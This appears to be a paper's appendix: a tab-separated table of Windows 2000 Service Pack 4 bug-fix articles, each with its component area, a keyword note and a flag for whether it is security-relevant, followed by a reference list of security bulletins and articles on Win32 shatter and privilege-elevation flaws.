325916	VPN Connections with Names Longer Than 64 Characters May Stop Working After You Install the Q318138 (MS02-029) Patch	Networking	VPN Connections	N
326645	ICrmLogControl::WriteLogRecordVariants Method Causes a Memory Leak in COM+ Applications	Networking	Compensating Resource Manager (CRM)	N
326926	Dynamic Host Routes Are Not Removed if EnablePMTUDiscovery Is Set to Zero	Networking	host routes	N
326964	Random Access Violations Occur in Rpcss	Networking	pointer is freed two times.	N
327016	The Netsh Utility Cannot Create a Workgroup <00> Group Record	Networking	use the Netsh utility to manually create a Workgroup	N
327081	Data Added to Removable Media During Hibernation May Be Lost When You Resume Windows 2000	Networking	Removable Media	N
327148	The RPC Service Stops with Event ID 7031	Networking	Not Enough Info	N
327477	Computer May Hang After a Surprise Removal of a Host Bus Controller	Networking	Hust BUS Controller removed	N
327709	Windows 2000 Account Operators Can Manage Their Own Accounts	Networking	account operators can manage their own accounts or the accounts of other account operators.	N
328089	Dial-up Connection Uses Multiple Modems to Dial a Connection After You Select the "Dial Only First Available Device" Option	Networking	Dial-up	N

328389	OLEXP: Outlook Express 5.5 Rollup	Networking	Outlook Express rollup	N
328410	NetBT Does Not Respond to Adapter Status Query If Server and Messenger Services Are Stopped	Networking	NetBIOS name queries if the Messenger service is not started	N
328477	Services.exe May Hang When You Restart a Service	Networking	Hang	N
328556	Event ID 3006 in Application Log After You Upgrade Your Domain Controller to Service Pack 3	Networking	Upgrade Domain Controller	N
329227	Task Scheduler Stops Scheduling Repeating Jobs	Networking	Task scheduler:12 times	N
329258	DNS Query of Type ALL Does Not Query an Authoritative Server for the Domain	Networking	DNS Query	N
329494	Your Custom Authorization Extension for IAS Stops Working After You Install Windows 2000 Service Pack 3	Networking	Custom Authorization	N
329634	Dial-Up Connections Do Not Appear with Cluster Services Installed	Networking	Clustering	N
329847	Computer Displays a Blank Screen When You Resume from an S1 or S3 Power State After You Remove an IEEE 1394 Storage Device	Networking	Remove Storage Device	N
330012	ACL Editor GUI Changes to Special When You Use Security Template Manager	Networking	Security Template Manager	N
330753	Sound May Be Lost on the Server Side of a TAPI Application Session	Networking	TAPI Application Sound	N
331993	Intermittent Access Violation Error Messages in Win32k!EXFORMOBJ::vGetCoefficient+0xb Occur on a Windows 2000-Based Print Server	Networking	Access Violation Messages	N
810839	Your Windows XP-Based Client Cannot Establish a VPN Connection	Networking	VPN	N
810926	Fax Program Does Not Send a Fax If the Program Calls FaxInitializeEventQueue() Multiple Times Per Fax Session	Networking	Fax Program	N
811044	Windows 2000 Stops Accepting Incoming TCP Connections	Networking	Windows 2000-based computer may stop accepting incoming TCP connections	N
811368	RPC Error 0x80080005 Is Returned from a COM Program	Networking	error message:	N
811436	SNMP May Report an Incorrect Amount of Memory	Networking	Wrong memory	N
811513	You Cannot Use the Secondary WINS Server to Resolve Names When the Primary WINS Server Is	Networking	Secondary WINS Server to Resolve Names	N

	Unavailable			
811657	WSAIoctl (SIO_SET_QOS) Returns SUCCESS When It Should Return FAIL	Networking	Not Enough Info	N
811914	A DNS Server May Not Respond to Some DNS Queries	Networking	DNS Server not responding	N
812707	STOP 0x0000001E Error Message in Tcipip.sys When Server Is Under a Heavy Network Load	Networking	Under heavy load	N
814119	FIX: RPC Bug Causes Threads to Stop Responding in ASP/COM+ Applications	Networking	ASP applications that make cross-process	N
814250	Operation Failed for Unspecified Reasons Error Message When You Start the Telephony Snap-In or Refresh the Display	Networking	Telephony Snap-in	N
814622	Remote Procedure Call Datagram Runtime Component Leaks Firewall Ports on the Client Side	Networking	Leaks Firewall ports	N
815182	The Remote Access Service Security DLL Is Incorrectly Used to Authenticate Non-Modem Remote Access Connections	Networking	RAS Clients	N
816924	There Was an Error Found When Printing the Document Error Message When You Print a Document Over an Infrared Port	Networking	Printing over Infrared	N
817069	Cannot Connect to a Network Share over a VPN Connection	Networking	VPN	N
817367	Stop Error 0x000000D1 When You Use Host Integration Server to Connect to a Mainframe Computer That Is Using the DLC Protocol	Networking	mainframe computer	N
817864	Network Monitor Protocol Causes Stop Code 0xD1 When Closing Adapter	Networking	Closing network adapter	N
818177	Random Problems in the RPC Runtime in the Cluster Service	Networking	Clustering	N
315315	EnableAutoDial Registry Key Is Set Incorrectly	Other	Autodial	N
316982	Default French (Canada) Locale Settings for Long Date and Currency Do Not Match the Quebec Standard	Other	French	N
319102	Wldap32 Truncates the ";binary" Option in the Search Filter	Other	certificates to the directory	N
319725	SLIP Connections Broadcast NetBIOS Names When the Client Is Turned Off	Other	SLIP Connections	N

319973	Universal Serial Bus 2.0 Support in Windows 2000	Other	Bus support	N
320368	The RichEdit Text Control May Replace CR-LF in the Output	Other	Text	N
320549	Scan Function May Not Work On USB Multifunction Printers	Other	USB Multifunction Printers	N
322210	FIX: Message Queuing Performance Monitor Counters Do Not Work over Terminal Services	Other	Terminal Services	N
323289	Memory Leak in WDM Provider's ExecMethodAsync Method in Windows XP and Windows 2000	Other	WDM Provider's	N
323582	Net3101 Error on OS/2 Server Because of SessionSetup SMB	Other	SessionSetup	N
328725	Windows 2000 Is Unexpectedly Installed On a Newly Created Account During Remote Installation	Other	Remote Installation	N
331116	Cannot Bind Directly to a Group Object with the Winnt Provider	Other	Group Object	N
810070	Cannot Add a User or Group to a Trusted Domain	Other	Add User	N
810268	Access Violation Occurs If You Call IADsTools from Visual Studio 6	Other	Visual Studio 6	N
812110	Outlook Express May Hang When You Send Mail with a Long Line	Other	Outlook Express	N
812401	Error 735 Error Message and Dial-Up Networking Connection Appears Connected Although You Are Disconnected	Other	Dial-up	N
814691	FIX: Access Violation During Application Center Replication	Other	Application center replication	N
814958	USB Keyboard and Mouse Devices Do Not Work Correctly If You Reconnect Them While Windows Is Running	Other	USB Keyboard and Mouse Devices	N
298692	You Cannot Add a Printer by Using the CNAME	Printing	Use CNAMe	N
318365	Cannot Print a Large Paper Size at High Resolution	Printing	Large paper at high res	N
318954	A Default Printer That Is Not Available May Cause a Delay in Programs	Printing	Delay in programs	N
319370	You Cannot Print to a Local Printer After Windows 2000 Service Pack 2 Is Installed	Printing	Service Pack 2	N
320914	Problems Upgrading a User-Mode Print Driver By Using Point and Print	Printing	User-Mode print driver	N
321364	Clients Open Hundreds of Pipes to \Pipe\Spoolss on Print Servers	Printing	Hundreds of pipes on print servers	N

321614	The Spooler Service May Crash Under Stress	Printing	Under stress	N
321771	You Receive a "Stop 0x51 (REGISTRY_ERROR)" Error Message	Printing	Error message	N
324173	Parts of Your Print Job Are Missing If You Print One or More Very Large Documents	Printing	One or more large docs	N
324397	Failfast Occurs If the Authentication Level of a COM+ Server Package Is Set to None	Printing	If the Authentication Level of a COM+ Server Packag	N
324433	Client Active Directory Queries Fail with 0x8005000	Printing	Active Directory Querie	N
326095	COMREPL Utility Does Not Respond When You Install Microsoft .NET Framework	Printing	Install Microsoft .NET Framework	N
327052	Print Queues Are Republished with an Incorrect Name If the 286254 Update Is Installed	Printing	Update installed	N
327930	Explorer May Change the Active Distributed File System Share	Printing	Explorer change	N
328055	Server May Stop Responding If You Use a Program That Uses Sharable Pages	Printing	Sharable pages	N
328894	First Character of Each Line Is Missing When You Print with the Generic Printer Driver	Printing	First characted	N
329051	You Sporadically Receive "Stop 0x1E" Error Message in Win32k.sys in Windows 2000	Printing	Error messages	N
330030	Computer with Disjoined Namespace Is Not Authenticated by Using 802.1x with a Radius Server in its Domain	Printing	RAS Clients	N
331961	Data That Is Not Valid Is Copied from a USB Floppy Disk Drive If the PAE Option Is Used	Printing	USB Floppy Disk Drive	N
810647	The System Event Log Contains Many Event 61 Entries	Printing	Event log entries	N
810908	Spooler CPU Usage Remains Above 50 Percent If an LPR Port Has a DNS Name That Is Not Valid for the LPD Server	Printing	LPR Port	N
811915	FIX: Winprint Produces Incorrect Output for Booklet Printing of Mixed Orientation Document	Printing	Winprint	N
811916	FIX: The DrvDestroyFont Function is Never Called on Windows 2000	Printing	Not Enough Info	N
812121	Unexpected Blank Space Is Inserted After Accented Characters	Printing	Blank space, accents	N

812419	An Event Handle Leak Occurs with the System.EventLog Class	Printing	Programs that use the Microsoft .NET Framework	N
814408	Printer Operators Group Is Not Listed in the Terminal Server Redirected Print Queue	Printing	Terminal Server Redirected Print Queue	N
814770	Unexpected Delay When You Log Off	Printing	Log off delay	N
274450	Memory Leak in Services.exe When Checking Arcname	Security	Memory leak	N
297528	CRL Distribution Point Extension Is Not Suppressed by the Capolicy.inf File	Security	Documentation error	N
305217	Page Cannot Be Displayed Error During SSL 3.0 Server Session Timeout	Security	Page not displayed	N
311444	Creator/Owner Rights Are Removed by Policy Editor	Security	Policy Editor or the Security Template Editor snap-in,	N
312827	An Incorrect Authentication Package Name May Appear in Audit Event 529	Security	Incorrect name in log	N
313494	Microsoft Cryptography API May Not Work If the Default CSP Has Been Set Incorrectly	Security	You may see an incorrect authentication package name in audit event 529 (Logon Failure).	N
315092	An Attack on Port 1720 May Cause NetMeeting to Refuse Incoming Connections	Security	Netmeeting	N
316201	RID Pool Allocation and Sizing Changes in Windows 2000 SP4	Security	domain controllers may not be able to create user accounts	N
318253	Auditing May Not Work for User Logoff	Security	Not Enough Info	N
318815	Cannot Connect to Web Sites That Require SSL 3.0	Security	cannot connect to some Web sites	n
318873	The PKI Dialog Box Appears Multiple Times If You Click Cancel	Security	pki dialog	N
318988	Stop 0x000000B8 Error Occurs in a Windows 2000 Cluster	Security	Clustering	N
319418	IP Security Policy Management MMC Leaks Memory	Security	IP Security (IPSEC) Policy Management MMC	N
320099	A Security Policy Does Not Process Restricted Groups Correctly	Security	configure a restricted group by using Group Policy,	N
320670	Event ID 528 May Not Be Logged If LsaLogonUser() Is Called	Security	Logs	N
320828	Data That Is Protected by User's Private Key Can Be Accessed by a Domain Administrator Who Resets the User's Password	Security	Domain Administrator Who Resets the User's Password	N
320903	Clients Cannot Log On by Using Kerberos over TCP	Security	Kerberos	N
320920	MS02-032: Windows Media Player Rollup Available	Security	Media Player	N

321166	"Your Password Is Expired" Error Message When You Access Resources From Macintosh on Windows 2000 Server Running AppleTalk Network Integration	Security	Macintosh client	N
321217	You Receive an "Action Could Not Be Completed" Error Message When You Select Many Recipients in the Global Address List	Security	Global address	N
321323	The Spooler Service Stops Working Under High Memory Loads	Security	High memory loads	N
321928	ADSI with the OLE DB Provider May Leak Memory If You Use SQL Syntax	Security	SQL Syntax	N
322175	You Must Restart the Computer After Joining a Domain with Service Pack 2	Security	sp 2	N
322302	Cannot Obtain an Interrupt Resource for a PCI-PCI Bridge Device	Security	PCI Device	N
322760	GetEffectiveRightsFromAcl Function Causes an Access Violation	Security	**GetEffectiveRightsFromAcl** function,	N
322989	DHCP Service Uses a Default TTL Value of 900 Seconds	Security	DHCP Service	N
323153	Computer May Hang During Resume from S3 Standby with Two IDE Drives	Security	Two IDE Drives	N
323758	SFM Macintosh Logon Audit Event Is Not Logged When You Use Microsoft UAM	Security	Macintosh client	N
324120	Cannot Log On to Domain After Adding a Computer to a Domain	Security	Adding to domain	N
324224	Stop 0xc5 Error Message in Windows 2000	Security	Error message	N
324377	Cannot Use Domain Local Groups for Active Directory Certificate Mapping	Security	Active Directory	N
324380	MS02-051: Cryptographic Flaw in RDP Protocol Can Cause Information Disclosure	Security	Remote Desktop Protocol (RDP) to provide remote terminal sessions to clients.	N
324553	CAPS LOCK Key State in MS-DOS Programs May Be Incorrect	Security	you are using an MS-DOS-based program, yo	N
325083	Problems When You Use a ComboBox with a Large Number of Items	Security	**ComboBox** control and you click the drop-down portion of this box,	N
325463	The Logical Disk Counters Read Zero on a Cluster After a Disk Failover and Failback	Security	Clustering	N
326180	100% Utilization of the Available CPU on Many Single Processor Computers	Security	100 % UTILIZATION	N
326363	Windows 2000 DNS Does Not Resolve NS to CNAME to an A Resource Record	Security	DNS Does Not Resolve	N

	Mapping			
326460	Service-Specific Error Code -2147944102 Error Message If You Try to Start the Background Intelligent Transfer Service (BITS) Service	Security	Background Intelligent Transfer Service (BITS)	N
326826	Some Programs May Be Slow When Accessing Files on a Network Share	Security	Programs slow	N
326864	STOP: 0x000000D6 Error in Win32k.sys Occurs in Windows 2000	Security	Error message	N
327076	A Memory Leak Occurs in Lsass.exe When You Use IMAP4 Over SSL on Exchange Server 5.5	Security	Exchange server	N
327462	Windows XP SP1 Checks for Existing Roaming User Profile Folders When a Roaming User Profile Is Created	Security	XP	N
327634	The "Lock on Smartcard Removal" Policy Setting Does Not Work If There Is Unsaved Work on the Computer When You Log Off	Security	smartcard removal	N
327696	MS02-062: October 2002 Cumulative Patch for Internet Information Services	Security	Cum patch IIS	N
327752	Some Winsock Functions May Cause a High CPU Load	Security	Winsock	N
327825	New Resolution for Problems That Occur When Users Belong to Many Groups	Security	Users to many groups	N
328370	Windows 2000 CSNW Always Calls the Nearest Server for Logging On to an NDS Tree	Security	NDS Tree	N
328523	Removing Default Startup of Internet Explorer from the Internet Connection Wizard	Security	Remove startup	N
328863	HTTP Authentication: IIS Waits for Request Entity Body Before It Sends a "401 Authentication Required" Response	Security	IIS waits	N
328924	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 22	Security	Information	N
328970	MS02-066: November, 2002, Cumulative Patch for Internet Explorer	Security	IE Cum patch	N
329112	FIX: Multi-Border DVD with More Than 4 GB of Data Not Readable Past First Border	Security	DVD Multiborder	N

329145	Cannot Copy a Directory with Extended Attributes to a FAT32 Partition	Security	Error message	N
329316	Error Message: User Interface Failure: The Logon User Interface DLL Msgina.dll Failed to Load	Security	Post SP3 install	N
329405	DNS Name Resolution Does Not Work for Users Who Are Not Administrators	Security	DNS Name res	N
329826	Extending NTFS Volume Fails but Appears to Be Successful	Security	NTFS Volume Fails	N
330002	The Microsoft Message Queue Server Migration Tool Does Not Permit a Primary Enterprise Controller Upgrade in the Child Domain	Security	MMQ	N
330029	Access Violation Error Message in Print Services for Macintosh	Security	Macintosh client	N
330164	Printer ACLs Are Missing After You Apply Windows 2000 SP3	Security	Printer ACLs missing	N
330303	"STOP: c000021a (Fatal System Error)" Error Occurs	Security	Error message	N
330994	MS03-014: April, 2003, Cumulative Patch for Outlook Express	Security	OE Cum patch	N
331490	Userinit.exe May Stop Working in Windows 2000	Security	from a terminal session	N
810022	Bugcheck with Stop Message "STOP 0x000000CE" and Svr.sys in Crashdump When Computer Shuts Down	Security	Stop message	N
810037	Setpwd.exe Enhancement to Specify a DSRM Password as an Argument	Security	Enhancement	N
810076	Updates to Restricted Groups Behavior of User-Defined Local Groups	Security	Restricted groups	N
810088	CPU Usage May Be High After You Turn On Auditing for HKEY_LOCAL_MACHINE\System	Security	CPU High usage	N
810202	Security Vulnerability in DirectX Files Viewer ActiveX Control	Security	IE vulnerability	N
810578	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 24	Security	Information	N
810585	Lsass.exe Memory Usage Increasing Regardless of Server Load	Security	Usage	N
810649	Hyperlinks Open in Internet Explorer Instead of in the Default Browser	Security	Browser not IE	N
810833	MS03-001: Unchecked Buffer in the Locator Service Might Permit Code	Security	Locator service is enabled only on Windows 2000-based domain controllers	N

	to Run			
811114	MS03-018: May 2003 Cumulative Patch for Internet Information Services (IIS)	Security	IIS Patch	N
811630	HTML Help Update to Limit Functionality When It Is Invoked with the window.showHelp( ) Method	Security	Help function	N
812428	A Memory Leak Occurs in the Lsass Process	Security	Under stress, a Windows 2000-based server	N
812872	IPSec Does Not Support the PKI Trust Path Capabilities If You Use Certificate Authentication in IKE	Security	ertificate Authentication in IKE	N
813423	"Failed to Save <Template>.inf" Error Message Occurs When You Try to Save a Global Security Profile Template	Security	Global Security Profile Template	N
813485	Your Computer Stops Responding When You Create a File on a Local File Share	Security	Hang computer	N
813489	MS03-015: April, 2003, Cumulative Patch for Internet Explorer	Security	IE patch	N
813877	Cannot Remove Orphaned Exchange Domain Servers Security Group from Exchange Enterprise Servers Security Group	Security	Exchange server	N
814055	Access Mask 0xCCCCCC When Using the GetEffectiveRightsFromAcl Function	Security	ACL List	N
814122	Lsass.exe Uses More Memory Than Expected	Security	Memory leak	N
814569	Unsuccessful Authentication Causes a Memory Leak in the Kerberos Component of Lsass.exe	Security	Kerberos	N
814886	INFO: Availability of Windows 2000 Post-Service Pack 3 COM+ Hotfix Rollup Package 25	Security	Information	N
815021	MS03-007: Unchecked Buffer in Windows Component May Cause Web Server Compromise	Security	Webserver	N
815225	User Can Restart Windows 2000 Terminal Server Without Having Restart Rights	Security	Terminal server	N
815414	Services Do Not Start Correctly After You Configure Group Policy Settings That Are in the Default Domain Controller Policy	Security	Group Policy Settings	N

817772	MS03-019: Flaw in ISAPI Extension for Windows Media Services Could Cause Denial of Service	Security	Multicast streaming	N
821665	List of Security Fixes in Windows 2000 Service Pack 4	Security	Information	N
265396	Slow Network Performance Occurs When You Select a File on a Share That Uses NTFS	Shell	Select a File on a Share That Uses NTFS	N
280687	Disable Change Wallpaper Policy Does Not Prevent All Wallpaper Changes	Shell	Wallpaper changes	N
302510	Stop 0x0000001e Error Message in Win32k.sys When Users Log Off from a Server Running Terminal Services	Shell	Terminal services	N
315819	STOP 0x50 Error Occurs in Mrxsmb.sys When the Digital Dashboard Is Loaded	Shell	Stop message	N
320261	Terminal Services Performance Problems Occur Because Explorer.exe Maintains Instrumentation Data and Counters in the Registry	Shell	Terminal services	N
321091	Setting WINS-R Information in a Reverse Lookup Zone Causes an Error	Shell	Reverse Lookup Zone	N
321781	STOP A in nt!KiAttachProcess+0x12 from win32k!PDEVOBJ::UnloadFontFile in Windows 2000	Shell	Stop message	N
321787	Access Violation When You Run Windows Installer in a Terminal Services Session	Shell	Terminal services	N
321788	STDIN/STDOUT Redirection May Not Work If Started from a File Association	Shell	you start the program from a command prompt	N
322019	Data Loss Occurs When You Copy Files Over the Network	Shell	Data loss	N
322841	Document and User Names Do Not Appear in Print Queue When You Print from MAC OS/X Clients	Shell	Macintosh client	N
323015	Many Secure Socket Layer Connections May Slow Down Performance	Shell	SSL Layer	N
323653	STOP 0xD1 in NDIS on Fault-Tolerant Platforms with Windows 2000	Shell	fault-tolerant computers.	N
324141	Changing the Password on a Locked-Out Account Generates a "Domain Not Available" Message	Shell	Error message	N
324166	UMPD Version of EngCreateBitmap Limits the Bitmap Size to 40 Megabytes	Shell	Not Enough Info	N

325038	Calendar Type May Change to Japanese Emperor Era When Outlook Runs	Shell	Japanese and Outlook	N
325333	Indexing Service Query Returns Incomplete Results with Turkish Regional Settings	Shell	Turkish setting	N
326109	EMF Print Jobs That Contain Type 1 Fonts May Not Print	Shell	Print jobs not printing	N
326569	An Access Violation Occurs When You Read an Object SID Property	Shell	Access Violation Messages	N
326572	Explorer.exe Repeatedly Generates Access Violation Error Messages After You Log On	Shell	Access Violation Messages	N
326836	Windows 2000 Desktop Blinks When Explorer.exe Repeatedly Stops Responding	Shell	Blinking desktop	N
327350	Windows 2000 Terminal Services Server Hangs with the Novell Client	Shell	Novell client	N
327815	You Receive a 0xC00E004C Error If You Use the MSMQMessage.Send() Method and the MSMQQueue.Receive() Method After You Apply Microsoft Windows 2000 Service Pack 3 on a Cluster	Shell	Clustering	N
328284	Some Files and Folders That Are Not Configured to Be Made Available Offline Are Cached	Shell	Caching folders	N
328285	Incorrect DNS Query During System State Backup on a Domain Controller	Shell	DNS	N
328423	Active Directory Backup Is Canceled If a File Is Busy	Shell	Backup cancelled	N
328523	Removing Default Startup of Internet Explorer from the Internet Connection Wizard	Shell	Removing startup	N
329023	The Windows 2000 DNS Server Service Stops Working with a Stack Overflow	Shell	DNS Seerver service	N
329135	Incorrect Knowledge Base Article Number in SP_KB_NUMBER Entry in the Windows 2000 SP3 Update.inf File	Shell	Documentation error	N
329553	Cannot Obtain Device Driver Updates from the Windows Update Web Site	Shell	Driver updates	N
329727	Active Directory Keeps Only One Outstanding Paged/VLV Search at a Time for an LDAP Connection	Shell	Active directory	N

810159	PAGE_FAULT_IN_NONPAGED_AREA Error Message When You Try to Switch Tasks by Using ALT+TAB	Shell	Error message	N
810649	Hyperlinks Open in Internet Explorer Instead of in the Default Browser	Shell	Browser not IE	N
810891	Access Violation Occurs in Windows Explorer When the My Computer Window Is Refreshed	Shell	Access Violation Messages	N
811416	Stream Drag-and-Drop Operations Do Not Open a Confirmation Dialog Box	Shell	Stream	N
811769	STOP 0x00000050 in Error Message in Atmfd.dll When You Use Type 1 Fonts	Shell	Stop message	N
812943	The RichEdit Control Undo Information May Be Lost When the Control Retrieves Text	Shell	Text	N
813859	Text in the Add/Remove Programs Tool Is Garbled or Reverts to English	Shell	Add/Remove garbled text	N
813870	The Rich Edit Control May Display Documents with Right or Center Tabs Incorrectly	Shell	Richedit control	N
814789	Windows Stops Responding with "Stop Error 0x7F" Error Message	Shell	Error message	N
815019	List of Terminal Services Fixes in Windows 2000 Service Pack 4	Shell	Terminal services fixes	N
815490	Dr. Watson Reports an Access Violation When Creating Connection in HyperTerminal	Shell	Dr. Watson	N
816047	STOP 0x1E in Win32k.sys Error May Occur in Windows 2000	Shell	Stop message	N
816094	LDAP Provider 80070030 Reconnection Failed Error Message When You Try to Reconnect to Mailbox	Shell	Error mess	N
816131	Windows Cannot End This Program Error Message When You Try to Close a Parent Program in Windows 2000	Shell	Error message	N
816372	You Receive an Access Violation Error Message When You Click the Look In Drop Down Menu of an Open Dialog Box	Shell	Access Violation Messages	N
817061	The "Back" Button Is Unavailable After You Click a Hyperlink in a Word Document That You Open in Internet Explorer	Shell	Unavailable button	N
817700	You Receive a "STOP 0x0000001E" Error Message When You Quit a Program	Shell	Stop message	N

817768	Windows Explorer Stops Responding When It Tries to Sort More Than 1 Million Objects on a RAID Controller	Shell	1 million objects	N
241404	Dr. Watson Error in Userinit.exe When a User Logs On to Terminal Server	Terminal Services	Terminal Services	N
253922	Users' Automatically Created Printers Visible to Other Users	Terminal Services	Terminal Services	N
257966	Doskbd Is Not Available in Windows 2000	Terminal Services	Terminal Services	N
304229	16-Bit OLE Servers Started from 16-Bit Programs Create Extra VDMs in Terminal Server Sessions	Terminal Services	Terminal Services	N
325775	WINS Database Corruption May Occur After Replication	Terminal Services	Terminal Services	N
326429	The Windows Explorer Progress Bar May Be Misleading When You Move or Copy Large Files	Terminal Services	Terminal Services	N
327612	User Profile Unload Failure When You Start, Quit, or Log Off NetMeeting	Terminal Services	Terminal Services	N
328478	Security Event Does Not Contain an IP Address or Computer Name When an Unsuccessful Logon Attempt Occurs	Terminal Services	Terminal Services	N
328715	0x8000500d Error Message When ADSI Tries to Retrieve an Attribute with a Semicolon in Its Name	Terminal Services	Terminal Services	N
331489	Ntbackup May Stop Working If a Backup Operator Does Not Have Write Permission on the Tape	Terminal Services	Terminal Services	N
331596	Data Is Truncated When You Download a Gzip-Encoded Excel File in Internet Explorer	Terminal Services	Terminal Services	N
811634	High "Total Errors" Values in System Monitor During a Terminal Services Session	Terminal Services	Terminal Services	N
813508	Cannot Connect to a Terminal Server From a Windows-Based Terminal	Terminal Services	Terminal Services	N
814066	Cannot Send Recognized Input from Tablet PC to Windows 2000 with Remote Desktop	Terminal Services	Terminal Services	N
815017	List of Terminal Services Fixes in Windows 2000 Service Pack 4	Terminal Services	Terminal Services	N
816062	KANA Key Functions As CTRL Key When You Log On to Windows Terminal Services Client	Terminal Services	Terminal Services	N
816669	STOP 0x000000C2 Error Message When Running Terminal Services	Terminal Services	Terminal Services	N

816870	Multiple Windows Installer (.msi) Packages Cannot Write to the Same Registry Key on a Server That Is Running Terminal Services	Terminal Services	Terminal Services	N
325988	A "Stop 50" Error Occurs in the Browser (Mrxsmb.sys)	Internet Information Services/COM +	Windows 2000 browser while it is enumerating transport names.	Maybe but not security
281485	Name Collision in Active Directory Causes Replication Errors	Directory services	Active Directory Sites and Services	M
318533	Windows 2000 Post-Service Pack 3 Active Directory Rollup Hotfix	Base operating system	HotFix not posted	could be
813648	FIX: Random Access Violations When Multithreaded Applications Call the setlocale Function	Program compatibility	More investigation	?
307331	EnableTrace() Function Requires Trace Providers to Be Registered Before Enabling Them	Base operating system	Function	?
308483	GetNtmsObjectAttribute() Does Not Return ERROR_INSUFFICIENT_BUFFER	Base operating system	Error message	?
321733	Delayed Write Failed Error Message When You Write a File to a Server	Base operating system	While a client is writing a file to a server across the network	?
322346	You Cannot Access Protected Data After You Change Your Password	Base operating system	Access of data	?
322913	WM_TIMER Messages May Stop Being Delivered to Programs in Windows 2000	Base operating system	WM_TIMER and programs	?
323045	Access Violation Error Message in Explorer.exe	Base operating system	Acess violation in Explorer	?
324627	A Network File Cannot be Opened if the File is Locked	Base operating system	Access a network file	?
327163	DFS Alternate Is Modified Unexpectedly	Base operating system	Distributed File System (DFS) properties of a share to view the available alternates, the currently active alternate may be modified	?
329546	MSMQ: The Bind Syntax Is Not Correctly Interpreted	Base operating system	Microsoft Message Queue Server (MSMQ) is recycled, the following invalid DNS query is generated	?
329688	FIX: RPC_S_CALL_FAILED When You Use COM Server to Call Multithreaded Client Application	Base operating system	MAPI on a single-threaded apartment (STA) thread	?
331009	COM+ Leaks Non-Root Transaction Objects	Base operating system	Not Enough Info	?
810058	The Computer Appears to Stop Responding When a Program Sends Large Blocks of Data Through TCP/IP Sockets in Windows 2000	Base operating system	The Computer Appears to Stop Responding When a Program Sends Large Blocks of Data Through TCP/IP Sockets in Windows 2000	?

815837	Computer May Experience a Stop 0x50 (Pool Corruption) Error in NT!ObGetObjectSecurity	Base operating system	Not Enough Info	?
327633	The SetUserProperty() Function Leaks Memory	Directory services	Not Enough Info	?
816230	Computer Account Password Causes Error Message "0xc000006c (Password Restriction)"	Directory services	computer account password is incorrectly enforced by the user account password filter (	?
319989	High CPU Usage by RPCSS When You Start the Computer and Run a Service That Uses DCOM	Internet Information Services/COM+	your computer runs a DCOM program that uses Remote Procedure Call (RPC	?
323319	Eventing Mechanism Cannot Determine Method Calls From Late-Bound Clients	Internet Information Services/COM+	Not Enough Info	?
811373	COM+ 1.0 Cannot Install DLL Modules with COM Activities in DllMain	Internet Information Services/COM+	**CoCreateInstance** activities in its **DllMain** function	?
321418	TTL Value of -1 (0xFFFFFFFF) in Dynamic Update Packet Means Use Default Zone TTL	Management/administration	Not Enough Info	?
810042	Windows 2000 Does Not Handle Selective ACKs Correctly	Networking	Not Enough Info	?
810382	Default TCP Window Size Is Still Used After You Specify a Different TCPWindowSize Value	Networking	Not Enough Info	?
321613	Stop 0x0a Error in nt!ExpBoostOwnerThread() on Windows 2000 Server	Printing	Not Enough Info	?
198941	Users Cannot Change Password When Logging On	Security	When a user on a computer running Windows NT Workstation logs on with an expired password	?
304140	File Security (Inherited) Permissions May Be Removed When You Remotely Edit the Permissions	Security	When a drive is mapped to a share point of a server and you edit the remote NTFS file system permissions	?
313664	Using 802.1x Authentication on Computers Running Windows 2000	Base operating system	Not Enough Info	?
320211	You Cannot Programmatically Perform a Security Authorization Check on a User	Security	Not Enough Info	?
327524	An Access Violation Occurs in Spoolsv.exe in Windows 2000	Security	Not Enough Info	?
328948	LsaSrv Event ID 5000 Error Message: The Security Package Negotiate Generated an Exception	Security	Not Enough Info	?
330016	Stop 0x7B Error Occurs If You Disable Diskperf When Other Filter Drivers Are Loaded	Base operating system		

330833	The "Eject PC" Command May Not Work Intermittently	Internet Information Services/COM +	
267316	MSMQ: Performance Monitor Counters Are Lost on the Cluster During Failover	Message Queuing	Clustering
325873	An NBT Connection Does Not Appear in the Performance Objects List	Networking	

List of References

Works Referenced in this paper:

Berson, A. “Client-Server Architecture.” Computer Communications. McGraw-Hill, New York, 1992.

CIAC. “CIAC Advisory N-027: Flaw in Windows WM_TIMER Message Handling.” 13 December 2002. http://www.ciac.org/ciac/bulletins/n-027.shmtl

Computer Security Institute (CSI). “Eighth Annual Computer Crime and Security Survey”. Conducted by CSI with the participation of the San Francisco Federal Bureau of Investigation's (FBI) Computer Intrusion Squad, 2003.

Cooper, Russ. “’Shatter Attacks’ Exploit Insecure Programming”. SecurityWire@InformationSecurity 8 August 2002. http://infosecuritymag.techtarget.com/2002/aug/digest08.shtml

Internet Security Systems X-Force. “X-Force ID 10343: Windows NetDDE Agent can be used to gain elevated privileges.” 6 October 2002. http://www.iss.net/security_center/static/10343.php

Internet Security Systems X-Force. “X-Force 12543: Microsoft Windows 2000 Accessibility Utility Manager could allow an attacker to gain privileges.” 9 July 2003 http://xforce.iss.net/xforce/xfdb/12543

Jenkins, George. Information Systems Policies and Procedures. Englewood Cliffs: Prentice Hall, 1999.

Lavery, Oliver. “Win32 Message Vulnerabilities Redux: Shatter Attacks Remain a Threat.” July 2003. idefense.com.
http://www.idefense.com/application/poi/researchreports/display?id=6
10.21.03 : Win32 Message Vulnerabilities Redux

Lemos, Robert. “Researcher: Windows flaw remains.” C-NetNews.com. 11 July 2003. http://news.com.com/2100-1002-1025273.html

Microsoft. “MS Security Bulletin 02-071: Flaw in Windows WM_TIMER Message Handling Could Enable Privilege Elevation.” 30 April 2003. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-071.asp

Microsoft. “MS Security Bulletin MS03-025: Flaw in Windows Message Handling through Utility Manager Could Enable Privilege Elevation.” 9 July 2003 http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-025.asp

Microsoft. “Ten Immutable Laws of Security.” http://www.microsoft.com/technet/treeview/default.asp?url=/technet/columns/security/essays/10imlaws.asp

Microsoft. “About Windows Procedures.” http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/windowing/windowprocedures/aboutwindowprocedures.asp

Microsoft. List of Bugs That Are Fixed in Windows 2000 Service Pack 4. http://support.microsoft.com/default.aspx?scid=kb;EN-US;327194

Microsoft Knowledge Base Article – 328310 http://support.microsoft.com/default.aspx?kbid=328310

